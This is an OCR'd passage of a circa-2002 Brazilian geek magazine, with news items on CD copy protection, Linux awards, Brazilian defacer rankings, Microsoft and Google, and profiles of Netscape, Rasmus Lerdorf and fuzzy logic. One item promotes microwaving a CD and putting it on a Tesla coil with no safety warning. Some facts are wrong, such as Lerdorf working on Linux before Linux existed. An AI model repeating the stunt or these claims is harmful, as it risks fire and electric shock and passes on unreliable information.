Nós não iremos citar os pontos no seu e-mail que estão claramente errados. (...) Só existe uma medida a ser usada contra a pirataria: proteção contra cópia! Infelizmente, não existe uma solução alternativa para parar com esse abuso (nota: baixar os preços dos CDs não é algo que passe pela cabeça desses senhores). *Mas, estes fatos não lhe interessam. Porque estas medidas significariam o fim da música grátis, algo que deve lhe causar muita pena* (nota: que violência gratuita!).

Se você tiver realmente um problema técnico com o CD em questão (nota: chamou o consumidor de provável mentiroso), *nós gostaríamos de saber qual é o modelo exato do seu player. (...) Assim, nós poderíamos ver se o problema é realmente a proteção contra cópias ou se as razões são outras* (nota: sim, o consumidor está inventado um problema, afinal ele é um pirateiro safado).

(...) Se você pretende continuar protestando contra futuros lançamentos de CDs protegidos contra cópia, esqueça; a proteção contra cópias é uma realidade e, dentro de alguns meses, toda mídia de áudio será protegida. E isso é algo bom para a indústria musical. Para que isso aconteça, nós faremos tudo que estiver ao nosso alcance – independente da sua opinião (nota: escondam suas crianças)."

E toda essa tecnologia já chegou ao Brasil, o CD dos Tribalistas está protegido contra cópias, apesar de ser possível ouvi-los no computador com o uso de um player especial. Mas, também, quem mandou querer comprar um CD dos Tribalistas...

The Best of Linux

Jornal escolhe os melhores no mundo open source

O Linux Journal escolheu os melhores da informática no ano de 2002. Os premiados foram escolhidos com base nos votos dos leitores. Cerca de 6 mil pessoas participaram, segundo o site da publicação.

Entre os escolhidos, nenhuma surpresa. O prêmio acabou ficando para os mais populares no mundo geek e open source. Veja a relação completa:

- **Distribuição**: Mandrake Linux
- **Programa gráfico**: The GIMP
- **Processador de texto**: OpenOffice
- **Editor de textos**: Vim
- **Desktop**: KDE
- **Office**: OpenOffice
- **Linguagem**: C
- **Ferramenta de desenvolvimento**: GCC
- **Shell**: bash
- **Coluna do Linux Journal**: Cooking with Linux
- **Arquitetura de processador**: AMD Athlon
- **Quadro de comunicação**: Cyclades
- **Banco de dados**: MySQL
- **Ferramenta de backup**: tar
- **Bebida**: Café
- **Game para Linux**: Quake III
- **Browser**: Mozilla
- **Site**: Slashdot
- **Cliente de e-mail**: KMail
- **Instant Messenger**: gaim
- **Rede P2P**: Gnutella
- **Livro sobre Linux**: Linux in a Nutshell, by Ellen Siever
- **Filtro de propaganda**: Internet Junkbuster Proxy
- **Distribuição embutida**: MontaVista Linux
- **Ferramenta de áudio**: xmms

Enigma

Ela quer dizer "travar (lock) Windows agora. Criar lista (scroll) de records?"


É verdade que a resposta do leitor Nikolaos foi bem maldosa, afinal a tecla Scroll Lock independe do sistema operacional que o computador está rodando (ou quase já que os Macs não têm essa tecla). Mas, foi a mais engraçada, com certeza.

Nova moda Geek

A mania agora é queimar CDs no microondas

Nada melhor para fazer? Então que tal criar efeitos especiais na sua casa, usando um CD, um microondas e uma "trivial" bobina de Tesla?

Basta colocar o CD no microondas por cinco segundos, em potência máxima, e depois colocá-lo sobre a bobina. Com um CD-R, olhando do lado em que seria tocado, você consegue também um bonito efeito em verde e azul. Impressionante!




Imagens: Reprodução

CRACKERS DO BRASIL

Uma nova e mais ampla pesquisa colocou nossos defacers como os mais ativos do mundo. E a reação vem aí, cobrando maior empenho das autoridades brasileiras para coibir a ação dos invasores.

SOBE E DESCE

Está no Senado uma lei que pode permitir ao governo criar um banco de dados com informações pessoais de todos os cidadãos. Se for aprovada, pode ser um duro golpe no direito à privacidade



"NÃO É NENHUMA NOVIDADE: O MOVIMENTO OPEN SOURCE, HÁ MUITO TEMPO, BOTA MEDO NA MICROSOFT. SÓ QUE AGORA É OFICIAL"

Estão explicando demais...

Nasa pretendia lançar livro para provar pouso na Lua

A Nasa parece estar mais preocupada do que o normal com os boatos de que a viagem à Lua foi uma farsa. A agência espacial norte-americana chegou até a encomendar um livro para desmentir a teoria que questiona aspectos das imagens de Neil Armstrong passeando no satélite.


Segundo um artigo publicado na BBC, a Nasa cancelou o lançamento do livro por motivos ainda não anunciados oficialmente. Mas sabe-se que a agência recebeu muitas críticas negativas sobre o projeto, porque o lançamento do livro daria mais credibilidade às teorias conspiratórias.

De qualquer forma, o escritor Jim Oberg, que tinha sido contratado pela Nasa, disse que vai continuar escrevendo o livro, apesar de ter que editá-lo como uma publicação não-oficial e contar com menos recursos para o projeto, a partir de agora.

Entre os fatos contestados por quem não acredita na conquista lunar, está o fato de a bandeira norte-americana "tremular", mesmo sem o satélite ter atmosfera e de não haver estrelas no céu no momento da gravação. Esses fatos e alguns outros seriam explicados no livro.


Microsoft x Open Source

Será que a MS aprova o Open Source?



Publicado originalmente no site *Opensource.org*, por Eric Raymond, o documento interno da Microsoft que vazou foi apresentado em setembro de 2002 em uma reunião da Microsoft, em Berlim, na Alemanha. O documento discutia e apresentava técnicas de como a Microsoft agiria para enfatizar e desmoralizar o movimento Open Source. O texto aponta também um resumo realizado no mercado sobre os prós e contras do Open Source e reconhece pontos óbvios, como o fato de que suas críticas ao Open Source não são eficazes, concluindo que os maiores desafios na batalha da empresa contra o Linux estão no mercado internacional, especialmente na França, Alemanha e Japão. Este memorando é conhecido mundialmente como o sétimo dos Halloween Documents. Ele pode ser lido na íntegra no site:

http://www.opensource.org/halloween/halloween7.php



A URL do Capeta!

Google encontrou um site infernal

"BILL GATES SEMPRE ESTEVE A SERVIÇO DO DEMÔNIO!"

Se você digitasse a frase "Go to Hell" no Google, o primeiro da lista seria o "demoníaco" *www.microsoft.com*. Teorias paranóicas à parte, isso aconteceu porque os engraçadinhos do site "Microflaccid" colocaram vários sites ligando a empresa de Bill Gates às palavras-chave "Go to Hell". Outra vítima desta investida foi a AOL, que aparecia em terceiro na lista. No entanto, a alegria dos "Microflaccids" acabou rápido. Dois dias depois da descoberta, a administração do Google atualizou seu index e as referências satânicas foram "coincidentemente" retiradas. O diretor do site, Nate Tyler, alegou que a falha ocorreu por causa do algoritmo usado pelo engine do Google, que é completamente diferente dos seus concorrentes, tanto que os buscadores Ask Jeeves, Lycos e Altavista não apresentaram esses resultados. Outros casos bizarros já haviam ocorrido, primeiro quando o Google colocou o Yahoo! como o melhor site de sexo da Internet e depois quando o mesmo *www.microsoft.com* foi apontado como o número um quando a palavra-chave era "Antichrist". Será que a verdade está sendo descoberta pelo Google ou é apenas um erro? Façam suas apostas e se benzam antes de entrar nos sites da MS.

Cinco grupos hackers mais ativos do mundo (todos brasileiros):

- 1 - BYS (Breaking Your Security)
- 2 - Ir4dex
- 3 - EndiabradOs
- 4 - Virtual Hell
- 5 - rya (Rooting Your Admin)

Líderes em cracking

Brasil é o primeiro em novo ranking

A notícia, em si, é velha. Há muito já se sabia que o Brasil era o primeiro colocado em defaces. A questão é que agora é oficial, e está causando reação dos países mais ricos.

De acordo com um relatório da empresa de segurança dos EUA mi2g, o Brasil é o primeiro na área de crimes virtuais e ocupa todas as dez primeiras posições do ranking de grupos hackers mais ativos do mundo.

O fato é que isso, segundo a empresa, representa um prejuízo de bilhões de dólares para os oito países mais ricos do mundo. Já se prevê, portanto, uma pressão desses países para que o Brasil adote leis e fiscalização mais duras contra esse tipo de atividade. A falta desses elementos é tida como o principal fator da liderança brasileira. Mas nossos hackers não concordam: para eles, é fruto de pura qualidade técnica.

GEEK Style

Precisando de um amigo?

Você está em casa, se empanturrando de refrigerante, hambúrguer e batata-frita e batendo papo via ICQ com aquela mulher maravilhosa que, na verdade, é um cueca tirando com a sua cara (ou vice-versa). Enquanto isso, a grama na frente da garagem cresce como erva daninha e sua mãe lhe enche o saco implorando para cortá-la.

Se este for o seu caso, passou da hora de encomendar o novíssimo Robomower, um cortador de grama robotizado que funciona por meio de controle remoto. Você põe o fulano para trabalhar e mantém seu corpinho em forma de barril. Prático, fácil, antialérgico e amigo (acesse o site, você vai entender...).

Agora, considerando que, pelo que sabemos, quase nenhuma casa no Brasil possui grama (a menos que seja de uma família ricaça), esta nota só tem dois objetivos: 1) mostrar como o modo de ser geek está se popularizando; 2) encher espaço na página.

www.friendlyrobotics.com

BRAÇO-DE-FERRO

A lógica complexa contra o ursinho paspalhão. Começa a sangrenta batalha!

> O que é?

Lógica que se opõe à binária, utilizando conceitos como dualidade e incerteza.
Cotação: 10 pontos

Urso da "tribo" dos Muppet Babies, seriado de nenéns fofinhos e animalescos.
Cotação: 5 pontos

> Criador

Lotfi A. Zadeh, da Universidade da Califórnia, que a desenvolveu nos anos 60.
Cotação: 10 pontos

Jim Henson, um cara "obcecado" por bonecos. Ele fundou uma produtora.
Cotação: 10 pontos

> Corolário

Quanto mais perto de um problema do mundo real, mais imprecisa a solução
Cotação: 10 pontos

Walka, walka, walkaaaaa...
Cotação: 5 pontos

> Função

Capturar e transformar informações imprecisas em expressões numéricas
Cotação: 10 pontos

Não há utilidade definida para o Fozzie. Talvez encher o saco dos outros Muppets.
Cotação: 10 pontos

> Aplicabilidade

Robótica, computação com palavras, reconhecimento de padrões, etc.
Cotação: 10 pontos

Comédia. Pelo menos, é a intenção. Fozzies de pelúcia também fazem dormir.
Cotação: 3 pontos

> Beneficiados

Qualquer especialista que lide com raciocínios aproximados, e não precisos
Cotação: 10 pontos

Gerações de criancinhas, que cresceram ouvindo urso falar e piadas sem graça
Cotação: 2 pontos

> VENCEDOR

Fuzzy:
60 pontos

Lógica, lógica, bobeiras à parte. Claro que diante de um achado importantíssimo do pensamento moderno, um urso comediante não teria chance. Walka, Walka, Walkaaaa...

Linux nas periferias

Prefeitura quer chegar a 100 telecentros em 2003

A última visita de Richard Stallman ao Brasil foi para a inauguração dos telecentros, mantidos pela Prefeitura de São Paulo, na periferia da cidade. Estes centros são providos de recursos para o aprendizado da informática para jovens e adultos que, de outra forma, estariam excluídos da "revolução digital".

O mais interessante é que os telecentros estão equipados com computadores rodando Linux, barateando tremendamente os custos.

Agora, para o ano de 2003, o Governo Eletrônico (setor responsável por toda a estrutura on-line da Prefeitura) pretende chegar aos 100 telecentros funcionando em São Paulo. Ao todo serão investidos R$ 23 milhões em parceria com diversas empresas que garantiram a infra-estrutura básica.

Para conhecer melhor os telecentros, vale uma visita à página da Prefeitura:

www.prefeitura.sp.gov.br

Foto do Leitor

Geek que é geek não se separa da revista nem quando casa. Aliás, é raro encontrar Geek que consegue casar. Por sorte, as mulheres começam a se interessar por informática e computador, assim toda uma geração de geeks não será condenada a permanecer solteira. É o caso do Artur Porcão Gaspar (e o nome é esse mesmo) que levou a Geek no casamento, escondida no bolso e, na hora da foto, puxou a revista. E o pior é que a noiva, Sílvia, parece gostar também. Bom, mas toda a redação da Geek deseja felicidades ao casal. E, Artur, vê se não fica a madrugada inteira no computador e deixa a Sílvia sozinha.

Também quer ganhar um ano de Geek?

Mande sua foto de alguém segurando a revista em uma situação ou local bizarro. Se a foto sair aqui, você se deu bem.
Mande para R. Haddock Lobo, 347 12º andar - CEP 01414-001 ou por e-mail para: info@digerati.com.br

"Há algo mais belo que as mais belas descobertas, é o conhecimento da maneira pelas quais são feitas"

Gottfried Willhelm Leibniz, grande filósofo, matemático e historiador alemão

Supercomputador made in Brazil!

Computador da Poli-USP é o mais potente do Brasil

A Poli-USP em parceria com a Itautec e a FINEP (Financiadora de Estudos e Projetos) desenvolveu o computador mais potente já feito em terras tupiniquins. Ele se chama InfoCluster e pode chegar a operar até 16 bilhões de dados por segundo.

Esse projeto começou no início dos anos 80, com a finalidade de construir um computador potente, mas ao mesmo tempo com um custo muito baixo.

O InfoCluster chega a ser 16 vezes mais rápido que os computadores atuais top de linha, pois ele é uma junção de 16 placas-mãe que suportam até quatro processadores trabalhando em conjunto, sendo que um desses processadores comparam os dados trocados pelos outros três.

O desempenho é importante, mas o preço também, e é nessa área que o InfoCluster se torna interessante. Pra você ter uma idéia, computadores desse porte em empresas internacionais de renome custam na média de US$ 1.000.000, mas o InfoCluster custa somente US$ 200.000, um preço muito abaixo do tradicional.

Já foram vendidos 10 desses supercomputadores. Algumas empresas que apostaram nesse projeto foram a Petrobras, a Embrapa e a IAG-USP (Instituto de Astronomia, Geofísica e Ciências Atmosféricas da Universidade de São Paulo).

Imagens: Reprodução/Divulgação

Microsoft vence batalha antitruste

Não será dividida, mas terá que ceder

Vitória na ação antitruste: mais uma prova de que Bill Gates está a serviço do capeta

E, como era de se esperar, a Microsoft conseguiu evitar a divisão e sair sem grandes punições do caso antitruste, que arrasta por anos nos EUA.

Tanto o Departamento de Justiça quanto a empresa ficaram satisfeitos com o resultado, porque, ao mesmo tempo em que não traz nenhuma multa à empresa, deve evitar comportamentos monopolistas por parte da empresa, no futuro. A Microsoft agora está sujeita a algumas determinações: revelar parte do código-fonte de alguns de seus programas; permitir que outras empresas criem softwares que se integrem tão bem com o Windows quanto seus próprios produtos; permitir a desinstalação de programas embutidos no Windows (como o IE) e não poderá fechar acordos de exclusividade prejudiciais à concorrência.

Se forem respeitadas, essas regras devem mudar muito na informática, no futuro. Para a Microsoft, só o fato de poder continuar existindo como uma única empresa já é algo para ser muito comemorado.

Troque 10 MB/s

Só podia ser coisa de japonês...


Nós já estamos acostumados com as maravilhas tecnológicas construídas pelos japoneses, mas a cada dia eles nos impressionam mais com suas novas inovações tecnológicas. E como é de costume, toda essa tecnologia japonesa tem uma dose de excentricidade muito grande, como é o caso do novo invento da empresa NTT Corp, em que ela faz do corpo humano um grande link de informações.

A NTT observou que o nosso corpo é um grande condutor de energia, então qualquer pessoa pode compartilhar dessa energia com outras pessoas, bastando ela ter um chip desenvolvido pela NTT que absorva essa energia em forma de dados, podendo atingir uma transferência máxima de 10 MB/s.

Você não precisa levar um PDA ou coisa parecida, é só levar o chip junto com você e, imediatamente, estará apto a trocar dados com outra pessoa que também tenha o tal chip. Não sabemos se essa tecnologia será realmente empregada em massa, mas que é um produto tipicamente japonês isso não há duvida!

EXE.Volution NETSCAPE

A história do browser que revolucionou o uso da internet.




Nada de plug-ins para animações em Flash, vídeos via streamming, JavaScripts ou páginas com conteúdo dinâmico em PHP. Em 1993, com a Internet ainda engatinhando, os sites eram puro hipertexto (padrão HTML 2.0, textos, links e, com alguma sorte, uma imagem). Nessa época, em que o HTTP disputava a preferência dos internautas com o Gopher, o primeiro browser com interface gráfica foi o Mosaic (com versão beta funcional no CD desta edição).

O revolucionário software produzido pela NCSA (National Center for Supercomputing Applications) deu sua primeira "cria" em 1994, quando os recém-graduados Jim Clark e Marc Andreessen fundaram a "Mosaic Communications", que mais tarde mudaria seu nome para "Netscape Communications". Nascia o browser "Netscape" que pouco depois de um ano já dominava 80% do mercado. Mas um certo "Internet Explorer" crescia muito, porque era distribuído compulsoriamente por uma empresa que dominava o mercado mundial de sistemas operacionais.

"EM 1993, COM A INTERNET AINDA ENGATINHANDO, OS SITES ERAM PURO HIPERTEXTO (PADRÃO HTML 2.0, TEXTOS, LINKS E, COM ALGUMA SORTE, UMA IMAGEM)"

Parecia que a história do browser caminhava para um melancólico final, quando em 1998 foi decidido que o Netscape abriria seu código para que os desenvolvedores da comunidade open source o melhorassem - começava a saga do Mozilla. No final do mesmo ano, a gigante América Online comprou os direitos de uso do software da Netscape Communications Corporation e passou a distribuir cópias de seu browser junto com os CDs da AOL que eram distribuídos insistentemente pelo provedor no mundo todo. Foi assim que o Netscape resistiu ao monopólio do IE. Mas o episódio desta história que deixa qualquer geek orgulhoso aconteceu em abril de 2000, no lançamento do Netscape 6.0 PR1, em que o release do software dizia que os avanços do desenvolvimento do Mozilla usando o Milestone 14 (para os mais íntimos M14) foram muito importantes para a implementação de melhoras na estabilidade e na segurança do browser. Isso gerou um enorme reconhecimento para o movimento do free software e hoje é possível afirmar que a versão atual do Mozilla, a 1.2beta, é superior ao Netscape 7.0.

Essa seqüência de acontecimentos, que completará dez anos em 2003, mostrou ao mundo do que a comunidade de desenvolvedores livres é capaz, e nos faz pensar como serão nossos browsers daqui a dez anos. Você arrisca?



"EM 1993, NADA DE ANIMAÇÕES. SÓ TEXTO PURO"

http://sillydog.org/narchive/

Novembro de 1993	Outubro de 1994	Agosto de 1995	Janeiro de 1998	Novembro de 1998	Agosto de 2000
Primeiro release oficial do Mosaic	Lançamento da versão beta do Netscape 1.0	É lançado o Internet Explorer 1.0	O Netscape abre seu código e vira open source	A AOL compra o Netscape para distribuí-lo junto com seus CDs	O engine do Mozilla é usado para atualizar o Netscape, ou seja, o open source vence

por Maurício Martins
maurício@digerati.com.br

O mestre PHP

Rasmus Lerdord criou a linguagem, mas diz que não é programador

Hoje em dia, qualquer um que queira fazer um site programando com linguagem script não tem dúvidas: PHP é sempre uma das melhores opções. Primeiro, porque é excelente para lidar com diferentes tipos de bancos de dados; segundo, porque é uma linguagem aberta e ágil, sempre em constante desenvolvimento.

Quem criou tudo isso foi um típico dinamarquês com cara de nerd. Quem o vê, não consegue errar: nasceu no norte da Europa e trabalha com micros. Seu nome é Rasmus Lerdorf.

Lerdorf nasceu em 1968 e, aos 17 anos, já estava lidando com soluções para sistemas Linux. Mas ele nunca quis ser chamado de programador. Na verdade, sempre procurava formas de resolver problemas envolvendo a informática, mas deixava as tarefas de programação para outras pessoas. Isso não o impediu, como uma pessoa supertalentosa, de desenvolver o PHP, que seria uma das principais linguagens de desenvolvimento para a Web.

No princípio, era apenas um script básico em Perl para que Lerdorf soubesse quantas pessoas haviam acessado o seu currículo, em sua página pessoal. Ele chamou esse script de PHP, ou Personal Home Page Tools. Como muitos se interessaram em obter esse script, ele o disponibilizou na Web, em forma de software livre. Era o ano de 1995 e esse foi o início do PHP.

Logo depois, ele uniu o seu projeto com o FI, um pacote escrito por Rasmus que interpretava dados de formulários HTML, e acrescentou suporte ao mSQL. Nascia assim o PHP/FI, responsável pelo boom da linguagem em todo o mundo.

O sucesso da linguagem (usado em cerca de 6 milhões de sites, especialmente na integração com o MySQL) é uma amostra do potencial de projetos em software livre.

Curiosamente, antes de inventar o PHP, Lerdorf trabalhou durante dois anos em Porto Alegre, com desenvolvimentos de projetos em Unix. No ano passado, ele voltou para a cidade, durante o Fórum Internacional de Software Livre.

De acordo com o número de entradas no Google, Lerdorf é um dos nove dinamarqueses mais famosos do mundo, só perdendo para nomes ilustres, como o escritor Hans Christian Andersen, o músico King Diamond e o cineasta Lars von Trier.

Foto: Reprodução

por João Marinho
joao@digerati.com.br

Nebulosas dos números

Lotfi A. Zadeh criou a Lógica Fuzzy, que traduz imprecisões em dados matemáticos

No dia-a-dia, somos levados a tomar decisões sobre inúmeras coisas. Algumas são mais simples: qual a melhor calça (ou saia) para ir trabalhar, em qual estacionamento deixar o carro, onde jantar. Outras, mais complicadas: será que fechar aquele negócio será bom para a empresa? Como fazer com que um computador entenda valores como "melhor" ou "pior"?

Talvez você não saiba, mas em todas estas situações, pode estar usando princípios de Lógica Difusa ou Nebulosa (em inglês, *Fuzzy Logic*). Este sistema lógico difere-se do tradicional, ou aristotélico, por assumir múltiplos valores de verdade (gradações de verdade) e lidar com imprecisões e números inexatos ou aproximados.

A Lógica Fuzzy foi criada pelo cientista Lofti A. Zadeh na década de 60, e é utilizada em campos tão distintos quanto a lingüística e a informática/tecnologia. Ela está por trás, por exemplo, de sistemas de inteligência artificial, redes neurais e fabricação de eletroeletrônicos interativos.





Foto: Reprodução

Californian dreaming

Lotfi Zadeh nasceu em 1921, no Azerbaijão (então uma república soviética) e, após construir uma bem-sucedida carreira em pesquisas ligadas à Engenharia Elétrica – trabalhando, inclusive, na Universidade de Columbia –, se juntou, em 1959, à Universidade da Califórnia em Berkeley (EUA), onde se dedicou aos estudos de Teoria dos Sistemas, Análise de Decisões e, finalmente, à teoria dos conjuntos difusos, que ele mesmo criou.



Teoria dos conjuntos

A idéia de conjunto difuso é similar à que você aprendeu em suas aulas de matemática, com uma diferença: enquanto os conjuntos "tradicionais" são definidos (um elemento pertence ou não pertence a ele), para os difusos existe uma terceira categoria: a dos elementos que lhes pertencem *até determinado ponto*.

Os conjuntos difusos (*fuzzy sets*) deram origem à Lógica Difusa, e se tornaram mundialmente conhecidos em 1965, quando Zadeh publicou seu trabalho *Information and Control*, marcando uma nova era caracterizada pela produção de máquinas e computadores mais flexíveis e eficientes.

Atualmente, o cientista continua filiado à Universidade da Califórnia, atuando como professor da Divisão de Ciência da Computação do Departamento de Engenharia Elétrica e Ciências da Computação em Berkeley.

A Internet é P2P

A Web reencontra suas origens com a explosão das redes peer-to-peer


No início da história da Web, e até 1994, a Internet usava um modelo diferente de conectividade. Cada máquina conectada usava um IP único, ou seja, tinha uma identidade definida dentro da Rede. Com a criação do Mosaic*, porém, as coisas começaram a mudar. Para rodar o browser, o PC deveria se conectar à Internet usando um modem para acessar os provedores. Como esses provedores não tinham números de IPs suficientes para atender à incrível demanda gerada pelo Mosaic, começaram a gerar números de IPs dinamicamente, que variavam a cada conexão.

Mas o que tudo isso tem a ver com o P2P? Simples, trocando em miúdos, o que quero dizer é que, antigamente, a Web era totalmente P2P. Cada máquina podia ser encontrada com seu IP único e os usuários poderiam hospedar e compartilhar conteúdo armazenado localmente.

A partir da mudança do sistema de conectividade, no entanto, essa característica da Web se perdeu. Mas está voltando aos poucos, graças às novas maneiras de se lidar com a imprevisibilidade dos números de IPs. Isso começou com o ICQ, em 1996, e se proliferou como uma febre para além dos serviços de chat, acabando por gerar problemas para grandes indústrias, como a da música e do cinema.

